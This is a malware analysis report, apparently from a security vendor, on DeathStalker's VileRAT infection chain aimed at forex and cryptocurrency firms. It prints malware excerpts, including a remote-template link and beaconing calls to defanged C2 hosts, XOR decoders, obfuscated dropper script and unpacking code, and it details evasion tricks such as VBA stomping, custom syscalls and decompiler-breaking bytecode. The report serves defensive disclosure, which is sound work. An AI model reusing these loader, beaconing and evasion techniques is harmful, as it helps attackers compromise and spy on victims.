
VileRAT: DeathStalker's continuous strike at foreign and cryptocurrency exchanges



Authors

-  Pierre Delcher
-  Giampaolo Dedola

In late August 2020, we published an overview of DeathStalker's profile and malicious activities, including their Janicab, Evilnum and PowerSing campaigns (PowerPepper was later documented in 2020). Notably, we exposed why we believe the threat actor may fit a group of mercenaries, offering hack-for-hire services, or acting as an information broker to support competitive and financial intelligence efforts.

Meanwhile, in August 2020, we also released a private report on VileRAT to our threat intelligence customers for the first time. VileRAT is a Python implant, part of an evasive and highly intricate attack campaign against foreign exchange and cryptocurrency trading companies. We discovered it in Q2 2020 as part of an update of the Evilnum modus operandi, and attributed it to DeathStalker. Malicious activities that we associate with DeathStalker's VileRAT track have been publicly and partly documented since, without any attribution or under different monikers (Evilnum, PyVil), starting in September 2020, through 2021 and more recently in June 2022.

DeathStalker has indeed continuously leveraged and updated its VileRAT toolchain against the same type of targets since we first identified it in June 2020. While we comprehensively documented the evolution to our threat intelligence customers recently, and despite existing public indicators of compromise, we regret to note that the campaign is not only ongoing at the time of writing, but also that DeathStalker likely increased its efforts to compromise targets using this toolchain recently. We have indeed been able to identify more samples of VileRAT-associated malicious files and new infrastructure since March 2022, which may be a symptom of an increase in compromise attempts. We deemed it may be helpful to publicly expose some of our knowledge about VileRAT, to help potential targets better detect and stop such malicious activities.

VileRAT's initial infection and toolset overview

Back in the summer of 2020, DeathStalker's VileRAT initial infection consisted in spear-phishing emails sent to foreign exchange companies, from fake personas (a fake diamonds trading company for instance) who shared investment interests. Should the target reply and continue with the conversation, the fake persona would at some point and upon request provide a link to a malicious file hosted on Google Drive (a Windows shortcut file masquerading as a PDF or in a ZIP archive), as identification documents. The malicious link would then trigger the execution of arbitrary system commands, to drop a harmless decoy document, as well as a malicious and quite sophisticated binary loader that we dubbed VileLoader.

More recently, since at least late 2021, the infection technique has changed slightly, but the initial infection vector is still a malicious message: a Word document (DOCX, see Figure 1) is sent to targets via email (either as an attachment or embedded in the email body whenever possible). In July 2022, we also noticed that the attackers leveraged chatbots that are embedded in targeted companies' public websites to send malicious DOCX to their targets.




Figure 1. Malicious DOCX social engineering message

The DOCX documents are frequently named using the "compliance" or "complaint" keywords (as well as the name of the targeted company), suggesting the attacker is answering an identification request or expressing an issue as a reason to send them.

The initial infection and toolset deployment, as we observed them starting in at least late 2021, are schematized below (see Figure 2).




Figure 2. VileRAT infection and toolset overview

A bit of stomping and concealment up to VileDropper

The initial DOCX infection document itself is innocuous, but it contains a link to another malicious and macro-enabled DOTM document as a "remote template" (see Figure 3). These DOTM files are automatically downloaded by Word when the DOCX is opened, and its embedded macro is triggered if the recipient enabled execution (as requested by the social engineering message, see Figure 1).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="hxxp://plantgrn[.]com/HjSYaquyA5umRSZcy%2B0xLfaIdgf5Qq8BA6EggZELrzkAAADvNjKmxl00LiQYCUFp2DSHYB8NW
TargetMode="External"/>
</Relationships>
```

Figure 3. Malicious remote template inclusion in infection DOCX

The malicious DOTM remote templates leverage the VBA stomping technique to conceal the code of an embedded macro. VBA stomping involves making the editable VBA source code (i.e., the visible code of a macro) different from the code that will actually be executed. This is possible because both the editable (visible) source code and a

transformed internal version of it called p-code are embedded in macro-enabled documents. As a result of VBA stomping, the real macro code that will be executed is hidden from standard tools (Microsoft Word's macro edition tools, but also OLETools).

This technique comes with a drastic limitation: the hidden macro (i.e., internal p-code) can only be executed if the macro-enabled document is opened with the same Office version from which it was generated. Otherwise, the hidden macro cannot run, and the visible one will be executed instead. In this last case, DeathStalker ensured it would result in a popup message to the user (see Figure 4). But most of all, DeathStalker ensured that it distributed several variants of infection documents to their targets, each one being prepared for a specific Office version.




Figure 4. VBA stomping failure in a malicious DOTM remote template

In any case, the visible and hidden macros download a picture to replace the social engineering message in the infection document (see Figure 5) and trick the readers into believing something failed.

Figure 5. Example of a downloaded image upon macro execution

In the background, however, provided the VBA stomping worked, the DOTM-embedded macro silently gathers information about security products that are installed on the target computer (using WMI), sends them to a command-and-control (C2) server, decodes and drops files, then ultimately executes a malicious obfuscated JavaScript (JS) backdoor we called VileDropper.

The DOTM-embedded macro itself already reveals some interesting and specific techniques. It is lightly obfuscated, as most text strings are XOR-encoded (see Figure 6) with a password that is derived from a sentence (e.g., "*Operates Catholic small towns pueblos Two of*").

```
1  Function decodestring(dt As String) As String
2      On Error Resume Next
3      Dim ks As String
4      ks = decodepassword
5      Dim dl As Long
6      dl = ((Len(dt) / 2) - 1)
7      kl = Len(ks)
8      Dim s As String
9      s = ""
10     For i = 0 To dl
11         Dim c1 As Integer
12         Dim c2 As Integer
13         c1 = Val("&H" & Mid(dt, ((i * 2) + 1), 2))
14         c2 = Asc(Mid(ks, (i Mod kl) + 1, 1))
15         s = s & Chr(c1 Xor c2)
16     Next
17     decodestring = s
18 End Function
```

Figure 6. XOR decoding function (renamed for clarity) in DOTM-embedded macro

The XOR decoding algorithm looks very close to the one that has been leveraged in VBS loader scripts from the PowerPepper toolchain (see Figure 7) in the past, and seemingly legitimate function names are also reminiscent of those that were used by PowerPepper macros (e.g., "insert_table_of_figures", "change_highlight_color", etc.).

```
1  Function DelPort(GeneralText)
2     Dim Argv : Argv = WScript.Arguments(0)
3     GeneralText = Replace(GeneralText, "44f","44")
4     Dim z, i, cvpo, vpcol, sdfiko, gfdvvc, sdfopk
5     For i = 1 To Len(GeneralText)
6        cvpo = cvpo + 1
7        If cvpo > Len(Argv) Then cvpo = 1
8        gfdvvc = Asc(Mid(Argv, cvpo, 1))
9        If i > Len(GeneralText) \ 2 Then Exit For
10       vpcol = CByte("&H" & Mid(GeneralText, i * 2 - 1, 2))
11       sdfiko = vpcol Xor gfdvvc
12       z = z & Chr(sdfiko)
13    Next
14    DelPort = z
15 End Function
```

Figure 7. XOR decoding function in a PowerPepper VBS loader (MD5 DB6D1F6AB887383782E4E3D6E4AACDD0)

The DOTM-embedded macro decodes and drops two files (in the “%APPDATA%” folder: “Redist.txt” and “ThirdPartyNotice.txt”, or “pattern.txt” and “changelog.txt”) out of encoded data that is stored in non-visible TextBox forms (see Figure 8). Leveraging Office object properties as hidden data sources is also something we have previously seen with PowerPepper.




Figure 8. TextBox form used as a data store within malicious DOTM documents, as shown by Microsoft’s VBA editor

Another notable feature is that the DOTM-embedded macro signals progression or errors during the execution by sending HTTP GET requests to fixed C2 URLs. Interestingly, all HTTP requests in the VBA macro are triggered using remote picture insertion functions (see Figure 9).

```
1 doc.Shapes.AddPicture
(decodestring("09184015545D5B1B1B07501E001F5C4B0D1D5B3B2D3647143422115728383E1D3E2A024B06025B...0F1C023
2 ' hxxp://hubflash[.]co/HCSqfUN%2FJJnPO49gnojrpDo%2BMxnGrYaL161m49AhAAAA%2FwQ5Tgt6JlNO
3 pWd1chDdUc5MB1HWBB9Yq3EECIbTO8uX
```

Figure 9. DOTM-embedded macro leverages “AddPicture” as a Web client

In any case, the DOTM-embedded macro finally triggers VileDropper’s execution, using a renamed copy of the “WScript” interpreter (“msdcat.exe” or “msgmft.exe” in the “%APPDATA%” folder), with a command such as:

```
1 msgmft.exe /E:jScrIpt "\changelog.txt" 91 pattern.txt
```

“changelog.txt” is VileDropper, while “91” is part of password used by VileDropper to decode XORed data, and “pattern.txt” is an encoded package that contains VileLoader.

VileDropper: an overly obfuscated task scheduler

Next in DeathStalker's intricate VileRAT infection chain comes VileDropper. It is an obfuscated JavaScript file that mainly drops and schedules the execution of the next stage: VileLoader.

```
var _0x140c9e;//ACCS3
_0x36bbe9: {//ACCS3
    try {//ACCS3
        var _0x527036 = _0x112a30 + '\x5c' + WScript[_0x1dbcbb(0x38c)](0x1),//ACCS3
            _0x33ee6e = _0x3b3918[_0x4462ad[_0x1dbcbb(0x312)](_0x4459df,
_0x4462ad[_0x1dbcbb(0x23d)])](_0x527036, 0x1),//ACCS3
            _0x46efdf = _0x33ee6e[_0x4459df(_0x1dbcbb(0x1e7) + _0x1dbcbb(0x29c))]();//ACCS3
        _0x33ee6e[_0x1dbcbb(0x37a)](), _0x3b3918[_0x1dbcbb(0x38f)](_0x527036), _0x527036 =
'';//ACCS3
        for (_0x33ee6e = 0x0; _0x33ee6e < _0x46efdf[_0x1dbcbb(0x2fa)] - 0x2; _0x33ee6e += 0x2)//ACCS3
            _0x527036 += String[_0x1dbcbb(0x259) + 'de'](parseInt(_0x46efdf[_0x1dbcbb(0x2f4)](_0x33ee6e,
_0x33ee6e + 0x2), 0x10));//ACCS3
        _0x140c9e = _0x527036;//ACCS3
        break _0x36bbe9;//ACCS3
    } catch (_0x48c9c6) {}//ACCS3
    _0x140c9e = void 0x0;//ACCS3
}//ACCS3
```

Figure 10. VileDropper code excerpt in its original form

VileDropper needs at least two arguments to run for the first time (a third may be used as a flag to trigger environment-specific execution variations, depending on security products that are installed on targeted computers):

- the first one is a partial password (used to decode XOR-encoded data),
- the second is a path to an encoded payload file (contains VileLoader and its companion shellcode).

VileDropper also checks its interpreter and file name, to immediately stop execution if it is not called as planned (this is probably done to evade sandboxes), as can be seen in the following deobfuscated code excerpt:

```
if (aWShell1["CurrentDirectory"]["toLowerCase"]() != aAppDataPath1["toLowerCase"]()) {
    WScript["Quit"]();
}
if (!sArgThird1) {
    if (-0x1 == aScriptHostFullpath1["indexOf"]("msdcat")) {
        WScript["Quit"]();
    }
} else {
    if (-0x1 == aScriptHostFullpath1["indexOf"]("cscript")) {
        WScript["Quit"]();
    }
}
```

Figure 11. Deobfuscated execution check in VileDropper

VileDropper's exact execution flow depends on the security products that are installed on the targeted computer, but most of the time, it copies itself to another file, relaunches itself, and deletes its original copy. During execution VileDropper:

- gathers additional data on the targeted environment (using WMI) as well as generating a target identifier and sends them to a C2 server;
- decodes and drops VileLoader and its encoded companion shellcode. The file names and location will vary depending on samples, but they are placed under a seemingly legitimate common folder in "%APPDATA%" (e.g., "exe" and "dev0Y11ZF.tmp" in "%APPDATA%\Microsoft\Printer Settings\Printers\");
- schedules a task to run VileLoader 35 to 65 seconds later, then indefinitely every three hours and 45 minutes.

VileDropper sends data to a C2 server using an HTTP GET request to a fixed URL (e.g., "hxxp://hubflash[.]co/admin/auth.php"), using a preset User-Agent (both the C2 URL and the User-Agent change depending on VileDropper samples). The useful information is stored as a JSON document, which is then XOR-encoded, base64-encoded, URL-encoded, and set as a cookie value in the HTTP request:

JSON Key	Content (JSON value)
u	A target identifier. The identifier is a custom UUID-like representation of the target's login (%USERNAME% environment variable) and computer UUID (as obtained in the first result of the WMI query: SELECT UUID FROM Win32_ComputerSystemProduct). This UUID-like value is then base64-encoded and URL-encoded. Due to fixed lengths and padding from the identifier generation logic, the identifier's final form is always 48 characters long.
d	A hard-coded VileDropper identifier, which might designate a campaign or version (e.g., "9745B355").
a	A list of the names of the security products (AntiVirusProduct in WMI) that are installed on the target computer, separated by the pipe sign (|), then XORed, base64-encoded and URL-encoded.
n	The target's fully qualified login, as the shell expansion of "%USERDOMAIN%\%USERNAME%", which is then XORed, base64-encoded and URL-encoded.
w	The target's operating system version, as returned from the WMI query SELECT Version FROM Win32_OperatingSystem, then base64-encoded and URL-encoded.

The task that is scheduled by VileDropper (whose name varies depending on samples, e.g., "CDS Sync" or "UpdateModel Task"), triggers the following type of execution command:

```
1 %APPDATA%\Microsoft\Printer Settings\Printers\FWDeviceEnabler.exe "[u]" "<encoded companion shellcode file name>" "[a]" "[w]" 0 "[d]" "[n]" <a letter of the encoded companion shellcode file name>
```

The characters between square brackets (such as **[u]**) in the command line designate the content of the corresponding JSON key (i.e., [u] is the encoded target identifier).

A XORing interlude

Before moving on to VileLoader, a note on the XOR encoding scheme that is leveraged by VileDropper to protect data sent to the C2 server, as similar schemes will be used further on. The algorithm generates data blobs that are laid out as follows (then sometimes further base64-encoded and URL-encoded):

Type A:

```
1 [XOR key (6 random bytes)][XOR-encoded data]
```

The resulting blobs are self-sufficient and can be decoded by the recipient (as well as any third party…) without any access to the pre-shared key. In VileDropper, strings that are encoded as part of the JavaScript obfuscation benefit from an additional XORing step: the XOR key that is embedded in data blobs is additionally XORed with a script-specific fixed password (a part of this fixed password is passed to VileDropper on its execution command line by the previous DOTM macro in the infection chain, the other part is hard-coded in VileDropper itself).

Later, VileLoader and VileRAT use other variants of this algorithm, which produces data blobs that are laid out as one of the following options:

Type B:

```
1 [XOR key length (variable)][XOR key (random bytes)][Padding][XOR-encoded data]
```

Type C:

```
1 [XOR-encoded data length][XOR-encoded data][XOR key length (variable)][XOR key (random bytes)]
```

Type D:

```
1 [XOR key length (variable)][XOR key (random bytes)][XOR-encoded data length][XOR-encoded data]
```

VileLoader: an evasive multi-stage implant downloader

VileLoader is a remarkable piece of the VileRAT compromise approach. While it has existed since Q2 2020 (it was first publicly documented as dddp.exe), it has been continuously updated and maintained since, and is still deployed from VileDropper at the time of writing. VileLoader's main goal is to download and execute an additional payload from a C2 server. Though we have only observed it triggering the execution of VileRAT, the loader can technically download and execute other implants.

Recent VileLoader samples are composed of a binary executable (stage 1) and an encoded companion shellcode file (stage 2). Previous samples of VileLoader usually embedded the shellcode within the binary executable directly, and presented themselves as a single monolithic file.

Stage 1 – Doctored binary unpacker

VileLoader is initially presented as a binary executable, which ensures the first stage of the execution. This binary is always a legitimate one, which is meticulously doctored by the attackers to integrate a malicious unpacker-type payload. As such, the binary may appear legitimate from a quick automated static code analysis perspective: it includes all the code of a legitimate application (but will not work as expected). This “unpacker” stage is aimed at decoding, loading, and executing the second stage in memory.

VileLoader’s workflow starts by waiting 17 seconds. Then it parses the command line arguments. The command line must include five arguments at least, or VileLoader terminates the execution. In practice, VileDropper usually gives seven arguments to VileLoader, as we have previously described. VileLoader then opens its encoded companion shellcode file (whose name is passed as a second argument to VileLoader, e.g., “devENX1C6SS.tmp”), reads and decodes it (using the Type B XOR algorithm), maps the deobfuscated data in a region with read, write and execute (RWX) permissions, and runs the next stage (stage 2) by starting a new thread.

VileLoader’s first stage contains very unique “signature” techniques that have been stable since the first sample we analyzed in Q2 2020:

- “Sleep” and “GetTickCount” Windows API functions are leveraged to generate random waiting delays. Those functions are resolved in an unusual way: by referencing hard-coded offsets from the beginning of the current binary image that point directly to entries in the legitimate executable’s import address table (IAT);
- the unpacking and loading of VileLoader’s encoded companion shellcode file leverages multiple custom-made system calls, that are similar to low-level Windows API functions (NTDLL) for different Windows versions: NtOpenFile, NtReadFile, NtAllocateVirtualMemory, NtCreateThreadEx and NtWaitForSingleObject (see Figure 12).

```
NtAllocateVirtualMemory_Windows7_x86 proc near
                                              ; CODE
                mov     eax, 13h
                call    sysenter
                retn
NtAllocateVirtualMemory_Windows7_x86 endp
```

Figure 12. VileLoader’s stage 1 custom-made system call

However, while older samples parsed command line arguments by resolving and calling dedicated Windows API functions (such as “GetCommandLineW”), the recent samples directly read this information from their own PEB (Process Environment Block) structure. This may have been done to better bypass the detection of some security solutions.

Stage 2 – In-memory downloader

The second stage content is extracted from VileLoader’s encoded companion shellcode file, and run by VileLoader’s first stage in-memory, in a new thread. From a data perspective, the second stage shellcode (once unpacked by the first stage) is a PE binary that is stripped of its headers and embeds additional encoded data.

This second stage starts by decoding the required data from its own content (using the Type C XOR algorithm). Some data are decoded as hash values that were generated with the djb2 algorithm. Those hashes are in turn used to resolve the required function imports through a homebrew IAT: required libraries are loaded, their export tables are parsed, exported function names are hashed with djb2, and the hashes are compared to hashes that were decoded from internal data. Stage 2 continues by creating a mutex, whose name has been stable since Q2 2020, and which is the same as in VileRAT (“Global\wU3aqu1t2y8uN”).

Finally, VileLoader’s second stage builds an HTTP GET request that is used to download an implant package. In older VileLoader samples, the downloader used a static URL that looked as follows:

```
1 http://<domain>/c&v=2&u=<argument 1>&a=<argument 2>&c=<argument 3>
```

The only evasion attempt consisted in randomly choosing an HTTP User-Agent header value amongst a fixed list of four. VileLoader used the targeted system’s uptime as a source of “randomness”. In recent samples, developers tried to improve these evasion techniques, and the HTTP request now looks like this:

```
1 GET /administrator/index.php HTTP/1.1
2 Connection: keep-Alive
3 Accept-Language: en-US,en;q=0.8
4 Accept: */*
5 Referer: http://www.yahoo.com
6 Cookie: source=<encrypted blob>;
```

```
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/92.0.4515.131 Safari/537.36
8
  Host: corstand[.]com
```

All values that are colored in red are now chosen at random from a hard-coded list that is decoded from the stage 2 content (using the Type C XOR algorithm). The encrypted blob (cookie value) is initially a JSON dictionary, encrypted with the RC4 algorithm (using the key “BD DE 96 D2 9C 68 EE 06 49 64 D1 E5 8A 86 05 12 B0 9A 50 00 4E F2 E4 92 5C 76 AB FC 90 23 DF C6”, decoded from stage 2 content), XORed (using the Type B XOR algorithm), base64-encoded and URL-encoded. The actual JSON content is very similar to the one that is sent by VileDropper to the C2 server:

JSON Key	Provided by VileDropper via the command line	Value
v		Hard-coded value (65 in the last sample we analyzed) which might be a version number.
u	✔️	The target identifier.
a	✔️	The list of security solutions installed on the targeted computer.
w	✔️	The target’s operating system version.
d	✔️	A fixed identifier, which might designate a campaign or version.
n	✔️	The target’s fully qualified login (%USERDOMAIN%\%USERNAME%).
r		Flag that indicates if the mutex creation succeeded (1) or failed (0).
xn		Current process name (e.g., SerenadeDACplApp.exe).
s		Constant value embedded in the code and equal to 0.

The C2 server then answers in the HTTP response body, with one of the following instructions:

- do nothing: the answer is four null bytes;
- implant package: the answer is an encoded implant package to parse (see later);
- send a screenshot: the answer is a byte of value “1”, followed by three null bytes.

In older variants, VileLoader’s second stage did not embed the screenshot capability, which was, however, implemented in VileRAT.

If the C2 server answers with an implant package, it sends a Type D XORed blob. The resulting data is further decompressed using the LZMA1 algorithm, and contains one or several “files” with the following additional metadata:

- A CSIDL value, representing the root folder in which the file must be dropped (resolved with the “SHGetFolderPathW” Windows API function);
- A subdirectory name;
- A file name;
- A task name if the file execution is to be scheduled;
- The command-line arguments if the file is to be executed.

If a specific flag is set in the C2 server response data, VileLoader creates a Windows scheduled task for the last dropped file to set up its persistence. The task is created using the ITaskService interface. Finally, the last dropped file is also immediately executed using the “CreateProcessW” Windows API function. It should be noted that some older VileLoader samples executed the downloaded payload in memory, while recent variants tend to drop the downloaded implant on the target’s filesystem.

If the C2 server requests a screenshot, then VileLoader stage 2 sends an HTTP POST request with a cookie whose value is a XORed (Type B algorithm) JSON dictionary containing the following fields:

JSON Key	Value
u	Target identifier.
sc	Constant value (1).
dt	Screenshot timestamp (in the format “YYYY-MM-DD HH:MM:SS”).

The associated HTTP POST body data is an encoded (using the Type B XOR algorithm) JPEG screenshot.

VileRAT – A super-packed yet still overweight Python implant

VileRAT is the last known stage of the intricate eponym infection chain from DeathStalker. It is an obfuscated and packed Python3 RAT, bundled as a standalone binary with py2exe. We first discovered it in Q2 2020, and it has also subsequently been named PyVil by other vendors.

A note on VileRAT’s seniority

The Python library (DLL) that is embedded in a py2exe-bundled binary usually comes from an official Python release. While analyzing VileRAT samples, we noticed that its Python DLL is a custom compilation of Python 3.7 sources: the DLL version is tagged as “heads/3.7-dirty”[1] (instead of “tags/v3.7.4” for an official release, for instance) and

references a shortened Git commit ID of “0af9bef61a”. This shortened commit ID matches one in the source code repository of the 3.7 branch of the standard CPython implementation, which is dated to 2020-05-23. Due to this commit date and considering the fact that we first discovered VileRAT in Q2 2020, we believe with medium to high confidence that VileRAT was first packaged for deployment in June 2020.

Unpacking VileRAT

When we first encountered VileRAT, we noticed that all usual decompiling tools for Python3 (uncompyle6, decompyle3 and unpyc37, to name just a few) failed to correctly retrieve a Python source from the VileRAT bytecode. Some of our industry peers had the same issue when they encountered it as PyVil.

Long story short: the first stage of VileRAT has been obfuscated at the Python bytecode-level, with the intention of breaking existing decompilers (see Figure 13). The bytecode is obfuscated by:

- adding multiple operations that do not have any effect when executed (neutral operations) and useless data;
- adding confusing branching and exceptions handlers;
- inserting invalid bytecode in sections that will never be reached during execution (but that decompilers still try – and fail – to decompile).




Figure 13. VileRAT’s first stage Python bytecode, in its original form (left) and deobfuscated form (right). The only useful instructions of this excerpt are highlighted in red.

Once cleaned at bytecode-level, the first stage of VileRAT unpacking can be properly decompiled as Python code:

```
1  import sys
2  import zlib
3  import base64
4  T8 = base64.b64decode
5  y6 = zlib.decompress
6  m5 = T8(b'<a 7-million+ characters long base64 string>')
7  k9 = bytearray(m5)
8  Y7 = bytearray(b'0sMIsDYmkeST5ZJHOfHkwmrA5JGVmpBbpKeA')
9  N2 = bytearray(len(k9)*bytes([0]))
10 j = 0
11 code_length = int(len(k9)/5)
12 for i in range(code_length):
13     if i % 3 == 0:
14         N2[i] = k9[i] ^ Y7[j]
15     N2[i] = k9[i]
16     if j + 1 == len(Y7):
17         j = 0
18     j += 1
```

```
19 N2[i:] = k9[i:]
20 exec(y6(N2))
```

VileRAT embeds no less than three layers of unpacking. The efforts that have been put into making a Python script (VileRAT) hard to analyze from a human perspective is a DeathStalker signature by itself, considering they also tried the same for all the other steps in the infection chain, and that it is part of their usual approach.

The last unpacking step finally extracts the VileRAT Python code and a whole bundle of its dependencies in memory – all this content causes py2exe-bundled VileRAT samples to weigh around 12MB. The unpacking leverages decoding (using the Type B XOR algorithm) and BZIP2 decompression. The final VileRAT Python package notably contains a conf.pyc module which includes a version number, as well as default C2 domain names:

```
  VERSION = 7.2
1 SVC_NAME = 'AJRouter'
2 server_urls = ['hxxp://pngdoma[.]com', 'hxxp://robmkg[.]com', 'hxxp://textmaticz[.]com',
  'hxxp://goalrom[.]com']
3 user_agent_list = ['Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Chrome/93.0.4577.63 Safari/537.36', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Safari/537.36', 'Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36']
```

VileRAT versions and functionalities

We analyzed and compared various VileRAT samples, containing version numbers ranging from 2.4 to 8. VileRAT functionalities have not changed much over time, and some functionalities from the earliest sample we analyzed have actually been dropped (such as leveraging SSH as a C2 channel, or screenshotting, the latter now being implemented in VileLoader instead). The remaining functionalities include:

- Arbitrary remote command execution, using an existing or downloaded binary;
- Establishing SSH connections to remote servers, possibly leveraging them to forward ports of the targeted computer to the remote server;
- Keylogging;
- Setting up persistence using scheduled tasks;
- Listing security solutions that are installed on the target computer;
- Self-updating from a C2 server.

VileRAT has five distinct and exclusive execution modes, enabled from the command line, which can all be further altered with additional command switches, parameters and/or data from the C2:

Command line option	Internal name(s)	Execution mode description
-a	enc_cmd_data RUN_CMD_AS_USER_ARG	**Arbitrary command execution** The “command” term is quite large: it can either be an existing binary, a shell command, a downloaded executable, a Python package, or an internal VileRAT function. In order to specify the “command”, a JSON dictionary[2] is passed as an optional parameter. Some commands will be executed by starting VileRAT again, using a distinct set of command options. VileRAT exits after this execution.
-l	enc_cmd_data_rss RUN_R_SSH_SHELL_ARG	**SSH connection test** VileRAT starts a new process of itself, which connects to a remote SSH server (using a private key), then… closes the connection. This SSH connection used to serve as a C2 channel in previous samples, but the C2 logic has been removed in recent samples. In order to specify the SSH connection settings, a JSON dictionary is passed as an optional parameter. VileRAT exits after this execution.
-r	enc_cmd_data_rds RUN_R_DYN_SSH_ARG	**SSH-tunneled local port forward** VileRAT starts a new process of itself, which connects to a remote SSH server (using a password). This connection is leveraged as a tunnel to forward ports from the target computer to the remote server. In order to specify the SSH connection settings, a JSON dictionary is passed as an optional parameter. VileRAT quits once the remote end has connected to the forwarded port at least once, and subsequently closed the connection.
-c	cp_exe_path	**Arbitrary file deletion**

		VileRAT attempts to delete a file, whose path is given as a clear text command parameter. VileRAT quits when the file is deleted or when the maximum number of attempts (10) is reached.
